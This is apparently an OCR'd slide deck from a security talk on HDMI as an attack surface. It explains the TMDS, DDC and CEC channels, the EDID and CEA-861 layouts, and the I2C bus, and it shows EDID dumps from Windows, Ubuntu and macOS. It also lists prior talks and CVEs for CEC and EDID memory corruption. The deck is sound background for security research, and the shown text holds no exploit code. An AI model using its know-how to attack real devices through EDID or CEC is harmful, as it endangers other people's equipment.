H(ack) DMI

TEAM singiHAjin

- Hyejin Jeong
- Changhyeon Moon

CONTENTS

SPEAKER INFO

- Hyejin Jeong
  - ➡ KITRI BoB 7th vulnerability assessment track mentee
  - ➡ Soongsil University School of Software
- Changhyeon Moon
  - ➡ KITRI BoB 7th vulnerability assessment track mentee
  - ➡ Dong-A University Computer Engineering Dept.

WHO AM I?

TEAM singiHAjin

- 2 Mentors
  - ➡ Jeonghoon Shin @Theori
  - ➡ Hongjin Kim @LG CNS
- 1 PL
  - ➡ Sanhwi Yang
- 5 Mentees
  - @Vulnerability Assessment Track
    - ➡ Hyejin Jeong
    - ➡ Changhyeon Moon
    - ➡ Hyewon Jo
  - @Security Consulting Track
    - ➡ Sooyeon Jo
    - ➡ YangU Kim


WHAT IS HDMI?

- HDMI is provided for transmitting digital television audiovisual signals from DVD players, set-top boxes and other audiovisual sources to television sets, projectors and other video displays.
- HDMI can carry high quality multi-channel audio data and can carry all standard and high-definition consumer electronics video formats. Content protection technology is available.
- HDMI can also carry control, status and data information in both directions.

HDMI(High-Definition Multimedia Interface)

WHY HDMI?

- Usage of HDMI is high



- Various functions other than video transmission are provided
- Study of attack vector not considered well

PREVIOUS TALK

- Black Hat Europe 2012 - Andy Davis
  - ➡ Hacking Displays Made Interesting
- 44CON 2012 - Andy Davis
  - ➡ What the HEC? Security implications of HDMI Ethernet Channel and other related protocols
- Defcon23 (2015) - Joshua Smith
  - ➡ High-Def Fuzzing: Exploring Vulnerabilities in HDMI-CEC

1-DAY


- HDMI CEC Protocol
  - CVE-2017-9689
    - ➡ HDMI CEC
    - ➡ Stack Memory Corruption
  - CVE-2017-9719
    - ➡ HDMI CEC
    - ➡ Stack Memory Corruption
- HDMI DDC Protocol
  - CVE-2017-9722
    - ➡ EDID
    - ➡ Memory Corruption

HDMI PROTOCOL


- DDC
- CEC
- ARC

HDMI Communications Channels

- 4 separate channels: TMDS, DDC, and the optional CEC and HEAC.




HDMI Communications Channels



1 TMDS DATA2+	2 TMDS DATA2 Shield	3 TMDS DATA2-	4 TMDS DATA1+
5 TMDS DATA1 Shield	6 TMDS DATA1-	7 TMDS DATA0+	8 TMDS DATA0 Shield
9 TMDS DATA0-	10 TMDS Clock+	11 TMDS Clock Shield	12 TMDS Clock-
13 CEC	14 Utility	15 SCL	16 SDA
17 DDC/CEC Ground	18 +5V Power	19 Hot Plug Detect	

WHAT IS DDC?

- DDC stands for Display Data Channel.
- DDC is used by the HDMI Source to read Sink's E-EDID in order to discover the Sink's configuration and/or capabilities.



*E-EDID(Enhanced Extended Display Identification Data),
* sink(A device with an HDMI input), source(A device with an HDMI output)

WHAT DATA DOES DDC SEND?

- EDID vs E-EDID
  - ➡ EDID: for PC monitors
  - ➡ E-EDID: extension of the EDID used to illustrate more advanced features
- E-EDID = EDID1.3 + first CEA Extension(CEA-861-D)

*E-EDID(Enhanced Extended Display Identification Data),
CEA Extensions: A 128 byte extension block designed to allow declaration of audio formats, additional video formats and other characteristics of the Sink.

WHAT DATA DOES DDC SEND?

- EDID 1.3

0-7	Header
...	...
21	Horizontal Size(cm)
22	Vertical Size(cm)
23	Display Gamma
25-34	Color Characteristics
...	...
126	Extension Flag
127	Checksum

- CEA-861-D

0	Always "2"
1	Revision number
2	Pointer to detailed timing descriptors "d"
3	Number of detailed timing descriptors "n" (lower 4bits)
4 to (d-1)	CEA data block collection
d to (d+18n-1)	Detailed Timing Descriptor
(d+18n) to 126	"0" padding
127	Checksum

WHAT IS DDC?

- Windows

```
컴퓨터\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\DISPLAY\
이진 값 편집
값 이름(N):
EDID
값 데이터(V):
0000    00  FF  FF  FF  FF  FF  FF  00
0008    4C  2D  96  0B  01  00  00  00
0010    02  18  01  03  80  79  44  78
0018    0A  EE  9D  A3  54  47  99  26
0020    0F  47  4A  BD  EF  80  71  4F
0028    81  C0  81  00  81  80  95  00
0030    A9  C0  B3  00  01  01  02  3A
0038    80  18  71  38  2D  40  58  2C
0040    45  00  75  F2  31  00  00  1E
0048    66  21  56  AA  51  00  1E  30
0050    46  8F  33  00  75  F2  31  00
0058    00  1E  00  00  00  FD  00  18
0060    4B  1A  51  11  00  0A  20  20
0068    20  20  20  20  00  00  00  FC
```

- Ubuntu

```
xxd /sys/class/drm/card0-HDMI-A-1/edid
00000000: 00ff ffff ffff ff00 4c2d 4a0c 0000 0000
00000010: 2e18 0103 803d 2378 0aee 91a3 544c 9926
00000020: 0f50 54bd ee00 81c0 0101 0101 0101 0101
00000030: 0101 0101 0101 6621 56aa 5100 1e30 468f
00000040: 3300 615b 2100 001e 011d 0072 51d0 1e20
00000050: 6e28 5500 615b 2100 001e 0000 00fd 0018
00000060: 4b0f 4417 000a 2020 2020 2020 0000 00fc
00000070: 0053 414d 5355 4e47 0a20 2020 2020 0106
00000080: 0203 2bf1 4d84 1305 1403 1210 1f20 2122
00000090: 0716 2909 0707 1507 503d 04c0 8301 0000
000000a0: e200 0f67 030c 0010 00b8 2d01 1d80 d072
000000b0: 1c16 2010 2c25 8061 5b21 0000 9e01 1d80
000000c0: 1871 1c16 2058 2c25 0061 5b21 0000 9e01
000000d0: 1d00 bc52 d01e 20b8 2855 4061 5b21 0000
000000e0: 1e8c 0ad0 8a20 e02d 1010 3e96 0061 5b21
000000f0: 0000 1800 0000 0000 0000 0000 0000 00b6
```

- macOS


```
hyejinjeong@Hyejinui-MacBook-Pro ~ ioreg -lw0 -r -c "IODisplayConnect" | grep "IODisplayEDID"
        "IODisplayEDID" = <00ffffffffffff0006102aa0000000000a180104a51d1278026fb1a7554c9e250c5054000
00001010101010101010101010101010101e26800a0a0402e60302036001eb31000001a000000fc00436f6c6f72204c43440
a2020200000001000000000000000000000000000000000100000000000000000000000000000000000075>
        "IODisplayEDID" = <00ffffffffffff004c2d4a0c000000002e180103803d23780aee91a3544c99260f5054bde
e0081c00101010101010101010101010101662156aa51001e30468f3300615b2100001e011d007251d01e206e285500615b2
100001e000000fd00184b0f4417000a202020202020000000fc0053414d53554e470a20202020200010602032bf14d8413051
40312101f20212207162909070715075 03d04c083010000e2000f67030c001000b82d011d80d0721c1620102c2580615b210
0009e011d8018711c1620582c2500615b2100009e011d00bc52d01e20b8285540615b2100001e8c0ad08a20e02d10103e960
0615b210000180000000000000000000000000b6>
```

HOW TO SEND E-EDID DATA?

- I^2C is a serial computer bus invented in 1982 by Philips Semiconductor(now NXP Semiconductors).
- It is widely used for attaching lower-speed peripheral ICs to processors and microcontrollers in short-distance, intra-board communication.
- I^2C uses only two bidirectional open collector lines, SDA and SCL, pulled up with resistors. Typical voltages used are +5V or +3.3V, although systems with other voltages are permitted.
  - ➡ SDA is the data line.
  - ➡ SCL is used to synchronize data transfer.

*I^2C(Inter-Integrated Circuit), SDA(Serial Data), SCL(Serial Clock)

HOW TO SEND E-EDID DATA?



HOW TO SEND E-EDID DATA?

- Wire Library
  - ➡ allows you to communicate with I2C devices.
